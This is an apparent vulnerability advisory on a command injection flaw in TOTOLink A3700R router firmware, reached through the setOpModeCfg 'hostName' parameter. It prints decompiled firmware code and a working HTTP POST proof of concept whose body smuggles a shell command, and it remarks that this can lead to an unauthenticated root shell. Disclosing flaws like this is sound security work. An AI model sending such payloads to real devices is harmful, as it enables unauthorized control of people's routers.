TOTOLink A3700R V9.1.2u.6134_B20201202 Has an command injection vulnerability

Overview

- Manufacturer's website information：https://www.totolink.net/
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview：

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A3700R 概述 技术规格 高清图像 下载 常见问题解答

编号	标题	版本	上传时间	下载
1	A3700R数据资料	Ver1.0	2021-08-10	
2	A3700R升级固件	V9.1.2u.6134_B20201202	2021-08-10	
3	A3700R说明书	Ver1.0	2022-03-10	

Vulnerability details

TOTOLINK A3700R (V9.1.2u.6134_B20201202) was found to contain a command insertion vulnerability in setOpModeCfg.This vulnerability allows an attacker to execute arbitrary commands through the "hostName" parameter.


```
  nvram_set_int("rt_sta_auto", 0);
  nvram_set_int("wl_mode_x", 0);
  nvram_set_int("wl_sta_wisp", 0);
  nvram_set_int("wl_sta_auto", 0);
  nvram_set_int("crpc_enable", 0);
  if ( strcmp(Var, "gw") )
  {
    if ( !strcmp(Var, "br") )
    {
      nvram_set("wan_route_x", "IP_Bridged");
      nvram_set_int("sw_mode", 3);
      nvram_set_int("networkmap_fullscan", 0);
      nvram_set_int("dhcp_enable_x", 0);
      nvram_set("lan_proto_x", "1");
      nvram_set("rt_guest_lan_isolate", &word_43908C);
      nvram_set("wl_guest_lan_isolate", &word_43908C);
LABEL_19:
      sub_4253F4(a1);
      sub_426B50(a1);
      sub_426810(a1);
      goto LABEL_20;
    }
    if ( !strcmp(Var, "rpt") )
```

```
int __fastcall sub_4253F4(int a1)
{
  int String; // $v0

  String = cJSON_CreateString("1");
  cJSON_AddItemToObject(a1, "switchOpMode", String);
  sub_4241E0(a1);
  return 1;
}
```

```
        nvram_set("wan_lcp-echo", &word_43908C);
        nvram_set("wan_pppoe_idletime", &word_43908C);
        if ( atoi(v73) )
          nvram_set("x_DHCPClient", &word_43908C);
        else
          nvram_set("x_DHCPClient", "1");
        nvram_set("wan_ipaddr", v72);
        nvram_set("wan_netmask", v71);
        nvram_set("wan_gateway", v47);
        break;
      default:
        strcpy(v61, "dhcp");
        v48 = (const char *)websGetVar(a1, "hostName", &byte_43AFC8);
        if ( *v48 )
        {
          nvram_set("wan_hostname", v48);
          doSystem("echo  '%s'  > /proc/sys/kernel/hostname ", v48);
        }
        v49 = websGetVar(a1, "dhcpMtu", "1500");
        nvram_set("wan_mtu", v49);
        break;
    }
  }
```

By calling these functions, we can ultimately call sub_4241E0 function (as shown in the last picture). By setting the proto value to 1, we can reach the default branch.V48 passes directly into the dosystem function.



The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"hostName":"admin';ps #","proto":"1","opmode":"br","topicurl":"setOpModeCfg"}
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.